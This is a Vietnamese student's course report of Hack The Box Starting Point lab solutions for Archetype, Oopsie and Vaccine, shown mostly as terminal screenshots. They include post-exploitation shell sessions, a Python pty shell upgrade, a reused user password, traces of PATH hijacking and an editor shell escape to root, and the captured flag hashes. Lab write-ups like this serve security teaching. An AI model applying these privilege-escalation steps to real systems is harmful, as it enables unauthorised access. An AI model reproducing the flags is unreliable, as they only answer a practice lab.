

BÁO CÁO BÀI TẬP

Môn học: An toàn mạng
Tên chủ đề: HTB instruction
GVHD: Th.S Nghi Hoàng Khoa

1. THÔNG TIN CHUNG:

- Lớp: [NT140.O11.ANTT](#)

STT	Họ và tên	MSSV	Email
1	Trần Minh Duy	21522010	21522010@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Nội dung	Tình trạng	Trang
1	Giải tất cả các free machine của HTB starting point	Hoàn thành	2 – 10
Điểm tự đánh giá			10/10

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của sinh viên thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài


BÁO CÁO CHI TIẾT

Yêu cầu:

Để được cộng điểm, các bạn cần giải tất cả các free machine của HTB starting point và điểm cộng sẽ được công nhận khi các bạn nộp đủ writeup cho tất cả các free machine ở tier 2.


Bài làm:

Một số ảnh chụp màn hình thể hiện free machine đã hoàn thành




1. Archetype

User flag:



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ...et/examples x ... x k...s x kali@kali: ...et/examples x  
d-r— 1/20/2020 5:01 AM Videos  
  
PS C:\Users\sql_svc> cd Desk*  
cd Desk*  
PS C:\Users\sql_svc\Desktop> ls  
ls  
  
Directory: C:\Users\sql_svc\Desktop  
  
Mode LastWriteTime Length Name  
—  
-ar— 2/25/2020 6:37 AM 32 user.txt  
  
PS C:\Users\sql_svc\Desktop> type user*  
type user*  
3e7b102e78218e935bf3f4951fec21a3  
PS C:\Users\sql_svc\Desktop> |
```

Root flag:



```
kali@kali: ~/Downloads/impacket/examples
File Actions Edit View Help
kali@kali: ...et/examples x ... x k...s x kali@kali: ...et/examples x
operable program or batch file.

C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 9565-0B4F

Directory of C:\Users\Administrator\Desktop

07/27/2021 02:30 AM <DIR> .
07/27/2021 02:30 AM <DIR> ..
02/25/2020 07:36 AM 32 root.txt
1 File(s) 32 bytes
2 Dir(s) 10,335,449,088 bytes free

C:\Users\Administrator\Desktop> cat root*
'cat' is not recognized as an internal or external command,
operable program or batch file.


C:\Users\Administrator\Desktop> type root*

root.txt

b91ccec3305e98240082d4474b848528
C:\Users\Administrator\Desktop> |
```


2. Oopsie

User flag:



```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~/Downloads x kali@kali: ~ x  
18:03:12 up 7 min, 0 users, load average: 0.00, 0.05, 0.  
USER      TTY      FROM          LOGIN@   IDLE   JCPU   P  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ python3 -c 'import pty;pty.spawn("/bin/bash")'  
www-data@oopsie:/$ cd /var/www/html  
cd /var/www/html  
www-data@oopsie:/var/www/html$ ls  
ls  
cdn-cgi css fonts images index.php js themes uploads  
www-data@oopsie:/var/www/html$ su robert  
su robert  
Password: M3g4C0rpUs3r!  
  
robert@oopsie:/var/www/html$ cd /home/  
cd /home/  
robert@oopsie:/home$ ls  
ls  
robert  
robert@oopsie:/home$ cd ro*  
cd ro*  
robert@oopsie:~$ cat user*  
cat user*  
f2c74ee8db7983851ab2a96a44eb7981  
robert@oopsie:~$ |
```

Root flag:




The screenshot shows a Kali Linux terminal window with the following content:

```
Provide Bug ID: 1
1
# whoami
whoami
root
# pwd
pwd
/tmp
# cd /root
cd /root
# ls
ls
reports  root.txt
# echo root.txt
echo root.txt
root.txt
# rm /tmp/cat
rm /tmp/cat
# cat root*
cat root*
af13b0bee69f8a877c3faf667f7beacf
# |
```


3. Vaccine

User flag:



```
kali@kali: ~/Downloads
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
pg_notify
pg_replslot
pg_serial
pg_snapshots
pg_stat
pg_stat_tmp
pg_subtrans
pg_tblspc
pg_twophase
PG_VERSION
pg_wal
pg_xact
postgresql.auto.conf
postmaster.opts
postmaster.pid
postgres@vaccine:/var/lib/postgresql/11/main$ cd ../..
cd ../..
postgres@vaccine:/var/lib/postgresql$ ls
ls
11
user.txt
postgres@vaccine:/var/lib/postgresql$ cat user*
cat user*
ec9b13ca4d6229cd5cc1e09980965bf7
postgres@vaccine:/var/lib/postgresql$ |
```

Root flag:




The screenshot shows a Kali Linux terminal window with a dark theme. The window title is 'kali@kali: ~'. The terminal output shows a root shell session where the user has executed several commands: `:shell`, `# whoami` (output: `whoami`), `root`, `# pwd` (output: `pwd`), `/var/lib/postgresql/11/main`, `# cd /` (output: `cd /`), `# ls` (output: `ls`), and a directory listing showing various system directories like `bin`, `etc`, `lib`, `lost+found`, `proc`, `snap`, `usr`, `boot`, `home`, `lib32`, `media`, `root`, `srv`, `var`, `cdrom`, `initrd.img`, `lib64`, `mnt`, `run`, `sys`, `vmli`, `dev`, `initrd.img.old`, `libx32`, `opt`, `sbin`, and `tmp`). The user then navigates to the root directory with `# cd root` and `cd root`, and lists the contents with `# ls` (output: `ls`). The directory listing shows `pg_hba.conf`, `root.txt`, and `snap`. Finally, the user runs `# cat root*` and `cat root*`, which outputs the hash `dd6e058e814260bc70e9bbdef2715849`.

```
#
:shell
# whoami
whoami
root
# pwd
pwd
/var/lib/postgresql/11/main
# cd /
cd /
# ls
ls
bin      etc          lib          lost+found  proc        snap        usr
boot     home         lib32        media       root        srv         var
cdrom    initrd.img   lib64        mnt         run         sys         vmli
dev      initrd.img.old libx32       opt         sbin        tmp         vmli
# cd root
cd root
# ls
ls
pg_hba.conf  root.txt  snap
# cat root*
cat root*
dd6e058e814260bc70e9bbdef2715849
# |
```

